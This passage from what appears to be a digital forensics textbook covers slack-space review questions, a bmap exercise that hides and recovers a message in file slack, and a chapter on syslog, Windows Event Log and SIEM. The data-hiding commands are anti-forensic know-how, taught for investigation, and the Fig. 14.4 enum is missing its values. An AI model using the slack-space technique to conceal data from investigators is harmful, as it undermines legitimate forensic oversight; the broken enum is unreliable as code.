1. Which is the following statements about slack space is true? _____
 - (a) Slack space is considered unallocated space.
 - (b) Slack space is only in the end of the last cluster allocated to a file.
 - (c) Slack space is only in the end of the first cluster allocated to a file.
 - (d) Slack space is equivalent to volume slack.
2. Describe in your own words, what is slack space?
3. Describe in your own words, what is volume slack?
4. What is orphaned cluster?
5. What is Alternate Data Stream?
6. The following figure shows an output of the TSK meta data layer tool *istat*

```

MFT Entry Header Values:
Entry: 64 Sequence: 1
$LogFile Sequence Number: 0
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive
Owner ID: 0
Created: Tue Sep 20 06:47:40 2016
File Modified: Tue Sep 20 06:47:40 2016
MFT Modified: Tue Sep 20 06:47:40 2016
Accessed: Tue Sep 20 06:47:55 2016

$FILE_NAME Attribute Values:
Flags: Archive
Name: readme.txt
Parent MFT Entry: 5 Sequence: 5
Allocated Size: 16384 Actual Size: 0
Created: Tue Sep 20 06:47:40 2016
File Modified: Tue Sep 20 06:47:40 2016
MFT Modified: Tue Sep 20 06:47:40 2016
Accessed: Tue Sep 20 06:47:40 2016

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 48
Type: $FILE_NAME (48-3) Name: N/A Resident size: 86
Type: $SECURITY_DESCRIPTOR (80-1) Name: N/A Resident size: 80
Type: $DATA (128-2) Name: $Data Non-Resident size: 15123
14216 14217 14218 14219

```

Clusters allocated to the file

File size (in bytes)

Suppose that the cluster size is 4 KB. Please answer the following questions by filling in the blanks with the correct response.

- What is the number of clusters allocated to the file? _____
- What is the size of the file? (in bytes) _____
- There is slack space in the file? (Yes/No) _____
- If so, what is the size of slack space for the file? (in bytes) _____ and, which cluster contains the slack space for the file? (in bytes) _____

13.3 Practical Exercise

The objective of this exercise is to learn how to hide data as well as recover hidden data using some open source tool.

13.3.1 Setting Up the Exercise Environment

For this exercise, we will use a data hiding tool, Bmap, which can utilize slack space to hide data. You download Bmap from the following site onto Forensic Workstation and install it

<https://packetstormsecurity.com/files/17642/bmap-1.0.17.tar.gz.html>

13.3.2 Exercises

Create a 1058 byte file of random data, called “myfile.dat” in the current working directory using the following command.

```
> dd if=/dev/urandom of=myfile.dat bs=1 count=1058
```

where /dev/urandom is a special file (device) that serves as a pseudo random number generator, a PRNG, in Linux.

Obtain the actual file size of the file “myfile.dat” using ls command:

```
> ls -l myfile.dat
```

Q1. What is the file size of “myfile.dat”? (in bytes) _____

Obtain the size of disk space allocated to the file “myfile.dat” using du command:

```
> du myfile.dat
```

Q2. What is the size of the disk space used by the file “myfile.dat”? (in bytes)

Note that the du command measures file space in 1 KB units by default. It means that if the output displayed is 8, then the size will be 8×1024 bytes = 8192 bytes or 8 KB.

Q3. What is the size of slack space for the file? (in bytes) _____

Next, use bmap to hide a secret message “This is Secret Message” into slack space of the file using the following command:

```
> echo "This is Secret Message" | ./bmap --mode putslack myfile.dat  
stuffing block 1110943  
file size was: 1058  
slack size: 3038  
block size: 4096
```

For simplicity, we assume that you have installed bmap in the current directory.

Note that if you view the content of the file “myfile.dat”, for example, using the cat command, you will not find the secret message you have hidden inside it.

Next, use bmap to reveal the hidden message in the slack space using the following command:

```
> ./bmap --mode slack myfile.dat  
getting from block 1110943  
file size was: 1058  
slack size: 3038  
block size: 4096  
This is Secret Message
```

It can be observed that the hidden secret message has been successfully recovered.

References

1. F. Rice, “Open XML file formats,” *Microsoft Corporation*, online at <http://msdn.microsoft.com/en-us/library/aa338205.aspx>, last accessed April 14, 2011.
2. A. Castiglione, A. De Santis and C. Soriente, “Taking advantages of a disadvantage: Digital forensics and steganography using document metadata,” *Journal of Systems and Software*, vol. 80, no. 5, pp. 750-764, May 2007.
3. B. Park, J. Park, S. Lee, “Data concealment and detection in Microsoft Office 2007 files,” *digital investigation*, no. 5, pp. 104–114, 2009.
4. “ECMA OOXML documentation,” online at <http://www.ecma-international.org/publications/standards/Ecma-376.htm>, last accessed April 14, 2011.
5. B. Park, J. Park and S. Lee, “Data Concealment & Detection in Microsoft Office 2007 files,” *Digital Investigation*, vol. 5, no. 3/4, pp. 104–114, March 2009.
6. S.L. Garfinkel and J.J Migletz, “New XML-Based Files Implications for Forensics,” *Security & Privacy, IEEE*, vol. 7, no. 2, pp. 38–44, March-April 2009.

7. T. Ngo, "Office Open XML Overview," ECMA TC45 white paper, online at http://www.ecma-international.org/news/TC45_current_work/OpenXML%20White%20Paper.pdf, last accessed April 14, 2011.
8. Microsoft, "Remove personal or hidden information," online at <http://office.microsoft.com/en-us/word/HP051901021033.aspx>, last accessed April 14, 2011.
9. Microsoft, "The remove hidden data tool for Office 2003 and Office XP," online at <http://support.microsoft.com/kb/834427>, last accessed April 14, 2011.
10. <http://www.bleepingcomputer.com/tutorials/windows-alternate-data-streams/>
11. Muhammad Ali Raffay. Data hiding and detection in office open XML (OOXML) documents. Master's thesis, University of Ontario Institute of Technology, 2011.

Part III

Forensic Log Analysis

Chapter 14

Log Analysis



Learning Objectives

The objectives of this chapter are to:

- Know two popular logging mechanisms, Syslog and Windows Event Log, and understand how they work
- Know how to configure syslog
- Be able to collect, parse and analyze logs
- Understand SIEM works

The preceding chapters have mainly focused on the most common source of digital evidence, computer storage devices. Another important source of digital evidence is log files. One of the keys to success in conducting an effective digital investigation on a computer system is to know what is happening on the system. Computer systems and applications generate logs when something happens or needing for attention (e.g., a computer system being configured to record user login attempts.). These logs can provide solid forensic evidence to reveal a user's misbehaving activities and discover how, when and where of an incident and help identify cybercriminals. In this chapter, you'll learn two major logging mechanisms, Syslog and Windows Event Log, and how they work. Also, you'll learn Security Information and Event Management System (SIEM). Finally, you'll know how to collect, parse, and analyze logs.

14.1 System Log Analysis

Computer systems and applications generate large amount of logs to measure and record information for the duration of the monitoring period. System log data is one of the most valuable, containing a categorical record of user transactions, customer activity, sensor readings, machine behavior, security threats, fraudulent activity and more. When security breaches happen, logs may be the best line of defense [1]. System logs are also one of the fastest growing, most complex areas of big data, especially with the rapid development of distributed computing. The large amount of logs, which is generated by various systems, are a very computationally intensive task for mining by analyzing them. Precisely mining and analyzing logs data will efficiently improve system security, strengthen system defense capability, and attacks forensics.

Windows Event Log and Linux/Unix syslog are the two major logging mechanisms. Usually, they are deployed simultaneously in the complex network physical environment for log management, and both of them can be custom configured by the end users. There are tools available to integrate Windows Event Log and Linux/Unix syslog to make log management more efficient in today's enterprise environment. For example, SolarWinds Event Log Forwarder for Windows is able to automatically forward Windows event logs as syslog messages to a syslog collector [2]. However, some common analytics challenges are caused by traditional log data management and limited by current technologies. Along with some of these challenges, which includes log generation, collection, transport, storage, analyzing and forecasting in the perspective of security will be presented in this section.

14.1.1 Syslog

Syslog (System Logging) is a standard for message logging, and is widely used on Unix and Linux as well as many security products, such as Firewall, Intrusion Detection System (IDS). The syslog log messages are classified by two categories: Facility and severity [5]. The “severity” is used to indicate the priority, which is shown in the following table (Table 14.1).

Table 14.1 Syslog message severities

Numerical code	Severity
0	Emergency: system is unusable
1	Alert: action must be taken immediately
2	Critical: critical conditions
3	Error: error conditions
4	Warning: warning conditions
5	Notice: normal but significant condition
6	Informational: informational messages
7	Debug: debug-level messages

Table 14.2 Syslog message facilities

Numerical code	Facility	Description
0	kern	the kernel
1	user	“user” processes (no specific)
2	mail	sendmail
3	daemon	“system” daemons, such as ‘routed’
4	Auth	security and authorization-related
5	syslog	Syslog internal messages
6	LPR	BSD line-printer daemon
7	news	usenet news system
8	UUCP	for the (ancient) UUCP (unix-to-unix copy) service
9	Cron	the cron daemon
10	authpriv	similar to ‘auth’, logged to secure file
11	ftp	FTP daemon
16–23	local0–local7	used for local/other daemons

The “facility” describes the part of the system or application which generated the log message, which is shown in the following table (Table 14.2).

When a user tries to log into a Linux machine, for example, by using ssh (secure shell), the user is authenticated by entering his/her username/password. Then, an authentication event will be logged no matter whether it is a successful or failed login attempt. The followings are some examples of syslog messages of login successes/failures:

Oct 16 17:10:30 localhost sshd[5124]: Accepted password for root from 192.168.220.1 port 1643 ssh2

Oct 16 17:10:31 localhost sshd[5127]: pam_unix(sshd:session): session opened for user root by root(uid=0)

Oct 16 17:10:51 localhost sshd[5154]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.220.1 user=root

Oct 16 17:10:53 localhost sshd[5154]: Failed password for root from 192.168.220.1 port 1645 ssh2

Oct 16 17:10:59 localhost sshd[5154]: Failed password for root from 192.168.220.1 port 1645 ssh2

Obviously, if we can keep monitoring those log messages, it is likely that we can detect many attacks/abuses. For example, if we find many failed login attempts against a user account in a short period, it is highly likely that the system is under password guess attack.

Although the syntax and semantics of data in log messages are usually vendor-specific, all of them should follow the syslog protocol (RFC 5424). The protocol utilizes a layered architecture, which allows the use of any number of transport protocols for transmission of syslog messages. Without this protocol, each other standard needs to define its own syslog packets format and transport mechanism, which may cause subtle compatibility issues. Syslog protocol defines three layers,



Fig. 14.1 Syslog mechanism processing flow

- syslog content—the management information contained in a syslog message
- syslog application—handles generation, interpretation, routing, and storage of syslog messages
- syslog transport—puts messages on the wire and takes them off the wire

Syslog processing flow can be generally revealed by several stages. Firstly, source objects information must be collected. After raw data being filtered by the vendor-specific mechanism that usually is regular expression, the events information should be written into log text massage. Meanwhile, if log files will be archived or transferred, the further activities should be logged with destination information as well (Fig. 14.1).

When syslog was first introduced, it only supported UDP for log message delivery. It means that there is no guarantee that the log messages will be successfully delivered to its predefined destination(s). Later, enhanced versions of the syslog protocol have emerged as promising logging mechanisms for a wide range of computing devices today, having more functionality than their ancestor. For example, Syslog-*ng* (Syslog Next Generation) extends basic syslog protocol with new features including content-based filtering, logging directly into a database, reliable transport using TCP and secure transmission using TLS (Transport Layer Security) [6]. Another enhanced version worth mentioning is rsyslog, and the most notable enhancement by rsyslog is its high-performance and great security features [7]. Nowadays, many Linux distributions have pre-built package of either Syslog-*ng* or rsyslog available. For example, Kali Linux used in our book has rsyslog package installed. Hereafter we will use rsyslog for log analysis.

Sample log collection deployment scenarios using syslog work like the following: Log messages are generated by an ‘originator’ and forwarded on to a ‘collector’. The syslog collector is usually a centralized logging server or service for centralized logging and event management.

Centralized Logging has many advantages. First, it allows logs from different systems to be checked on a single system, and as a result it might become easier to find out the root cause of incidents. Most importantly, it still provides trail when the originator is compromised. This is because that it is very common that a hacker always clears log files after having done something on the compromised computer system.

14.1.1.1 Configuring and Collecting Syslog

On UNIX and Linux, syslog includes a configuration file [8]. The default configuration file for syslog, rsyslog and syslog-*ng* are /etc/syslog.conf, /etc/rsyslog.conf

and /etc/syslog-ng/syslog-ng.conf, respectively. Note that only administrators with root permission can modify the configuration file.

While rsyslog is an “advanced” version of syslog, its config file, “rsyslog.conf”, remains the same as the one used by syslog. In other words, if you copy a “syslog.conf” file directly into “rsyslog.conf”, it still works. However, /etc/syslog-ng/syslog-
ng.conf has a totally different structure compared to the other two.

The configuration file indicates what logs and where to save. It is a text file, and every line in this file is called a rule. We take /etc/rsyslog.conf as an example, and each line or rule has the following format

selector <Tab> action

Specifically, the selector selects what logs will be recorded and saved, whereas the action describes how logs will be saved. It means rules map selectors to actions, which allows the Linux system logging facility (here rsyslog daemon) to send messages of certain types to different locations. Note that lines that start with “#” are comments and blank lines are ignored. Multiple selectors with the same action can be combined with a semicolon. Also, it is worth mentioning here that selector and action are separated by a TAB character, not a whitespace character.

The “selector” has the following format

facility.priority

where facility indicates the program sending the message or whose log and priority indicates the severity level of the message or what log. Special values can be used in a selector. For example, * stands for all possible values, and none stands for no priority of the given facility. Note that message is logged if its priority is at least as severe as the priority specified. Also, multiple facilities with the same priority can be separated by commas. For example, you might want to log anything (mail and authpriv) of level info or higher, using the selector “mail,authpriv.info”. Common facilities include user, kern, mail, daemon, auth, lpr, news, uucp, and cron. The severity levels listed from most importance to least important are: emerg, alert, crit, err, warning, notice, info, debug, and none.

The action describes how messages will be logged, including log files, console, and remote hosts.

An example of the format would be:

auth,authpriv.*<Tab>/var/log/auth.log

It means all the user authentication messages including login logs are written to a file named auth.log in the folder of /var/log.

Next, we take a look at how to put user authentication messages into /var/log/forensics.log, by doing the followings:

- (a) Log into Forensics Workstation as root
- (b) Change into /etc
- (c) Edit “rsyslog.conf” by using an editor, for example, vi or emacs, and add the following line in the “rsyslog.conf” file
auth,authpriv.*<Tab>/var/log/forensics.log

Note that the separator used in the above line is TAB.

- (d) Restart rsyslog service

```
/etc/init.d/rsyslog restart
```

Note that restart of the rsyslog daemon is required to have the just added configuration active.

14.1.1.2 Viewing the Log Files

- (a) Issue the following command

```
tail -f /var/log/forensics.log
```

- (b) Generate some logs by logging into Forensics Workstation with both correct and wrong passwords. You should see output that show your login activities.

This is an example for audit event, which records a failed attempt as well as successful login/logout of user with UID of 0 to log in as the root user (Fig. 14.2).

In this example, we can clearly see that a user log-in or log-off event will generate many messages. Unfortunately, it becomes a challenge to us when we analyze system logs.

14.1.2 Windows Event Log

Unlike UNIX syslog Windows system logs are structured. Logging on Windows system is viewable through the ‘Event Viewer’. Event logs differ for different variants, but windows 10 made important improvements on security. In the console tree, open Windows Logs, and then click Security. The results pane lists individual security events, which shows as Fig. 14.3. Aside from basic logging on system

Failed Login Attempt →	<pre>Jun 17 10:23:40 kali sshd[1555]: pam_unix(sshd:auth): authentication failure; loginname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.44.1 user=root Jun 17 10:23:42 kali sshd[1555]: Failed password for root from 192.168.44.1 port 4546 ssh2 Jun 17 10:25:01 kali CRON[1559]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 10:25:01 kali CRON[1559]: pam_unix(cron:session): session closed for user root </pre>
Successful login →	<pre>Jun 17 10:26:39 kali sshd[1563]: Accepted password for root from 192.168.44.1 port 4548 ssh2 Jun 17 10:26:39 kali sshd[1563]: pam_unix(sshd:session): session opened for user root by (uid=0) Jun 17 10:26:39 kali systemd-logind[450]: New session 25 of user root. </pre>
User log off →	<pre>Jun 17 10:26:43 kali sshd[1563]: pam_unix(sshd:session): session closed for user root Jun 17 10:26:43 kali systemd-logind[450]: Removed session 25. </pre>

Fig. 14.2 Audit event logs of a failed attempt login and a successful login/logout




Fig. 14.3 Security logs on Windows 10 system

crashes, component failures, logging in and out, system file accesses, security logging also can covers application and per-application logs that are requested by applications.

The current Windows logging infrastructure of desktop and server operating system is composed of TraceLogging and Event Logging framework [4]. The new released framework of TraceLogging builds on Event Tracing for Windows (ETW) and provides a simplified way to instrument code. However, the security log, which is designed for use by the system, generates in Event Logging framework.

The system grants access based on the access rights granted to the account under which the thread is running. Users can read and clear the Security log if they have been granted the SE_SECURITY_NAME privilege, and only the Local Security Authority (Lsass.exe) has write permission for the Security log, and no other accounts can request this privilege. Logging for the authentication events category must enable the AuthzReportSecurityEvent function to generate logs. And audit parameters can be custom defined in AUDIT_PARAM_TYPE function as well (Fig. 14.4).

However, Windows cannot limit the privilege of administrator as SELinux [12, 13], the only way to prevent a Windows system from overwriting its log files is to configure it to stop logging when it runs out of disk space, or to shut the machine down entirely. Likewise, readable weakness of windows application log is apparent as well. In Windows event log configuration, programmers write a ‘Message Dictionary’ that maps coded error numbers that released by Microsoft. In such a case, code ‘80010105’ from the log file into matching messages in a DLL, user may need to a helpdesk to know what an ‘80010105’ is.

Fig. 14.4 Windows audit parameters type for authentication events

Syntax

C++

```
typedef enum _AUDIT_PARAM_TYPE {
    APT_None          = 1,
    APT_String         = ,
    APT_Ulong          = ,
    APT_Pointer        = ,
    APT_Sid            = ,
    APT_LogonId        = ,
    APT_ObjectTypeList = ,
    APT_Luid            = ,
    APT_Guid            = ,
    APT_Time            = ,
    APT_Int64           = ,
    APT_IpAddress       = ,
    APT_LogonIdWithSid = 
} AUDIT_PARAM_TYPE;
```

14.1.3 Log Analytics Challenges

Today, enterprise environments have become more complex with many computer systems and networks of different types. Also, they secure themselves with a variety of third party security technologies from a number of vendors distributed located in the different locations of the enterprise network. The complex environments pose challenges to log analysis.

First, computer devices in an enterprise environments provide an overwhelming amount of information. It becomes infeasible for human review. Further, log messages comes in different formats, and the format of logs from some devices can be also custom defined. And to make matters worse, some devices use specialized codes or signatures to identify what “type” of alert or error is being generated. For instance, in Windows NT, the “Event Viewer” has codes like 529, which represents login failure because of unknown user name or incorrect password.

Second, logs vary greatly from system to system, and even from version to version for the same system. Crossing data sources correlation to investigate into the root cause, discover behavioral connections, and exclude duplicate information among different events, is one of the tough bottlenecks of log data analysis. As a matter of fact, mining evidence for security forensics may be recorded in multiple log files, and even cross multiple devices. While discovering relations between multiple sources can increase in complexity when dealing with more than two sources. Most of current technologies simply send all of log data into one centralized location and through complex search query language to achieve preliminary correlation, which leads to high cost but with only little success.

Third, today's enterprises have adopted a variety of security products. Different products focus on providing point-solution technologies for known security problems. For example, in controlling access to internal company networks, there are Firewalls and VPNs, such as Checkpoint's FireWall-1; to keep computer resources and/or networks physically inaccessible to unauthorized people, there is physical security or biometric security, such as fingerprint scanners and fingerprint recognition; to detect possible intrusion, there are intrusion detection systems (IDS), such as Cisco Firepower NGIPS; to analyze data packets transmitted into and out of networks, there are sniffers, such as Sniffer Technologies' Sniffer; to mitigate the risks of virus attacks, there is anti-virus software; to ensure the integrity of system files and data across your network and receive timely detection and notification of changes to the system, there is Tripwire; to protect your confidential and sensitive data sent over public network, for example, Internet, there are cryptographic technology and security protocols, such as IPSec, SSL/TLS, etc.; while there are security scanners that enable the scanning and mapping of networks and associated vulnerabilities, and the analysis of security levels, which potential weak spots are checked, identified and analyzed. As well, operating systems (OS) can be configured to log and/or transmit security-sensitive events. Each type of security products protects against a class of risk or more. However, not all of security incidents can be detected correctly and effectively by a single security product without the help of the information from others. For example, an employee launches a DoS attack against one of his corporation's server inside the organization, we want to immediately know who attacks the server and whether it is a successful attack. This is impossible for us to know if we only depend on IDS system.

Finally but not the last point. Except various log formats, analyzing performance is another prime limitations for log data analysis. In the traditional logging solutions, index can be used to accelerate the logs search, while it cannot effectively ensure the query in a large scale log data, especially for real-time troubleshooting and forensics.

In terms of above statements, we can clearly see that log analysis system needs correlate the information from diverse sources in a manner that identifies the root cause of an incident and explain digital artifact. This is why Security Information and Event Management System (SIEM) comes into play.

14.2 Security Information and Event Management System (SIEM)

Security Information and Event Management System (SIEM) is also known as Enterprise Security Management (ESM) or Security Event Management (SEM), and Security Information Management (SIM). SIEM manages information collected from computers, network devices and security products in an enterprise, and these information is further correlated to find the connection between them and identify the root cause of an incident. Also, it allows for the prioritization of incidents and




Fig. 14.5 SIEM architecture [14]

identify these which are critical to your business processes as well as your organization's security posture. In summary, SIEM manages information from computer devices in an enterprise in an efficient manner that enhances enterprise security.

The Security Information and Event Management System (SIEM) implies the ability to collect, process and correlate log messages from all monitored computer devices [11]. Variety of different logs formats and message types oblige the SIEM to correlate all actives and events in systems and even in networks. Generally, a typical SIEM Architecture can be divided into at least three procedures. As it's showed in Fig. 14.5, from log data gathering and standardizing, to log data management and analysis.

There are at least eight following features which an SIEM must have:

1. **Collection:** Centralized data collection and reporting for computer systems and network security products throughout the enterprise, ensuring that systems are in compliance with security policy and monitoring events from Firewall, IDS, web servers, Windows and Linux servers.
2. **Classify:** One of the problems with event logs and alerts generated by computer devices is that they use specialized codes to identify what “type” of error or alert is being generated. For, instance, in Windows NT, the “Event Viewer” has codes like 6005, 6009, 20, etc. But, it doesn't tell you that 6005 means “The Event Service was Started”, or that 20 means “A file was printed”. The products themselves do a bad job at presenting what is going on. Since no one can be an expert in everything, it makes it very hard for system administrators to understand what is reported by the great many devices in an enterprise. SIEM should provide

a new type of classification scheme, which is not based on a numeric code. It must be based on simple, human readable and easily understandable “types” such as, “ids.detect.dos”, “auth.login.success” or “auth.login.failed”, “auth.logoff”.

3. Normalize: It translates various formats of raw log data into a standardized one. In doing so, log parser programs are included in the SIEM itself, and each of them is responsible for parsing raw log data from one specific computer device into the standardized format. Log Parser output files can be many types of formats. Currently, XML, SQL, and JSON are the most popularly used formats for log data analysis. Choosing the format that is fit for the organization is dependent on needs. XML is a very powerful format that allows a huge amount of flexibility in both the output of specific data and format. Log Parser can define use multiple XML structures and XML schema. The SQL format allows users to convert log files data into a SQL table and store it in a relational database. JSON is derived from JavaScript, and it has been regarded as the best application format in recent years. JSON makes it possible to analyze logs like big data. It’s not just readable text, but a database that can be queried.
4. React: Most monitoring products can “trigger” on a set of parameters or thresholds to alert system managers to pay attention. Typical notifications/reactions common to software include emailing, paging, running commands, or generating “troubleshooting tickets” in helping desk software like Remedy.
5. Event correlation: Event correlation can help us reduce alerts and identify points of security vulnerability across networks, systems and (more rarely) applications. Event correlation can help us detect pattern in a low-level stream, such as Syslog, SMTP, SNMP, etc., and generate “derived” higher-level event in order to reduce volume of traffic to SIEM systems [3]. Study shows that between 60% and 90% of the time IT managers spend resolving problems is lost to diagnostics. Event correlation promises to significantly reduce that percentage—bringing down operational costs for IT, and reducing revenue lost to downtime by many millions of dollars for large businesses. Also, a correlated knowledge base can improve accuracy and efficiency for other applications, such as those targeted at trending, performance and service-level management. In the most intricate of examples, information from a correlated, self-adaptive knowledge base can inform such actions as software distribution, configuration and change management—pushing towards pretty much the whole range of management disciplines.
6. Analysis: Frequent analysis of security relevant symptoms minimizes the risk of performance losses and security breaches.
7. Reporting: Flexible reporting provides decision support for different groups of people in an enterprise, including management and technical staff.
8. Security policy establishment: A well-conceived security policy is the foundation for true information security in any corporate computing environment. This policy, based on balancing risk versus cost, should concentrate on delivering integrity, availability and confidentiality. Implementing and measuring this policy in large, enterprise wide, multi-platform environments is an overwhelming task. SIEM gives you the ability to automate the planning, management and control of your security policy from a single location, thereby saving your time

and money. SIEM does this by giving you the ability to off load these repetitive and redundant tasks associated with managing such a policy to computers rather than relying on human staff members. Also, modern enterprises face many security management challenges. For example, new end users must have quick, easy access to a variety of distributed platforms and applications in order to be productive. User-access rights must also be instantly revocable to prevent unauthorized access and protect enterprise-wide security. Security procedures are designed to halt breaches; however, without timely centralized management, security procedures cannot be enforced. In addition, enterprises must keep pace with the proliferation of new IT resources, increasing numbers of users and the incorporation of new business channels such as e-business. Coordination, implementation and tracking of these procedures becomes increasingly complex in large enterprises with diverse, distributed IT infrastructure. SIEM approach combines a proven methodology and complete end-to-end services with the highly scalable technology. Its solution not only raises overall security levels, but also reduces day-to-day management tasks, offering enterprises the flexibility they require to compete in today's new economy.

Among the above features, log normalization, correlation, and analysis are some functions that determine how effectively a SIEM product conforms to the security needs.

14.2.1 Log Normalization and Correlation

Log correlation is trying to pull all information together, which will definitely be beneficial in getting clues of malicious incidents across multiple data source. Using networks data as an example, it can include data from intrusion detection or prevention systems (IDS/IPS), Firewalls, web servers, and other kinds of devices, including routers and switches, thus the data is comprised millions of events in a short time. The basic security log data is created by alerts or incidents, which generally covers the information of object, behavior, outcome, technique, device group, and timestamp. Containing networks, hardware and applications log data, these datasets must to be distilled to what an analyst can reasonably deal with. The explicit correlation and normalization criterions will bring about effective data analysis.

When a security analyst wanting to see all user logins within a certain time period, have to know what the specific category of each event type is, to retrieve that information. According to a series of taxonomies to extract security events from raw log file, and dividing into different categories, such as authentication, new connection, signature, etc. Some examples are the following (Fig. 14.6):




Fig. 14.6 Security events extracted from the logs

14.2.1.1 Criterions of Correlation and Normalization

- Clearly state the policy that lays on what is forbidden and what is permitted
- Translating the severity scales used by the different devices into uniformed standards, such as 1—Very Low, 2—Low, 3—Medium, 4—High, and 5—Very High
- Evaluating the mutual relationships of logs data by category and severity, and how significant that relationship is
- Correlation logs data from all security devices in the cluster base on time, location, and joins across multiple data sources
- Normalizing various formats of the logs data with high performance and integrity
- Creating key metrics to retrieve data according to the policy, this will significant in reducing the number of incidents for analysts.
- Including the workflow that can distinguish any incidents from false positive to a potential attack
- Continually tuning vulnerability assessment and remediation to more precisely and quickly find out when security issues happened
- Recording all the decisions and changes as tuning is iterative
- Creating and configuring index to accelerate data transfer and search

According to the criterions that stated as above, when an organization limits the privilege of ‘root’ to access a specific configuration of an application in security policy. At the beginning, the data should be retrieved from raw log files of all activities that includes ‘root’ by key metrics, which defines in policy. And then normalized related data into the unified format to store data into database as the data

source for further analysis. Meanwhile, information of exceptional incidents will be used to enhance and tune the policy and metrics. Tuning key metrics will help as well by making it easy to find out what type of events should be from a device.

Incidents or events can be filter out based on the correlation policy, which requires abundant experience and knowledge on IT security. It is difficult, and the inappropriate correlation will cause severe risks.

14.2.2 Log Data Analysis

Log data analysis determine the meanings and causes of security issues, this is the key part of all efforts in the whole process. While it highly depends on the quality of log file correlation and normalization, whether the event is malicious or not also depends on context of log files. For example, source and destination may become an attacker and target if a network analyzer, such as a HIDS or NIDS, evaluates the traffic as hostile. After distill raw data to structure data, properly analytical tools will present the data in dashboard, report, or pattern discovery and interactive discovery (Fig. 14.7).

14.2.2.1 Criterions of Log Analysis Process

- Analyzing the total number of events—If the event count is higher or lower than normal, seek the key metrics and patterns with the timestamp in log data, and even verify the logging policy inclusive enough.

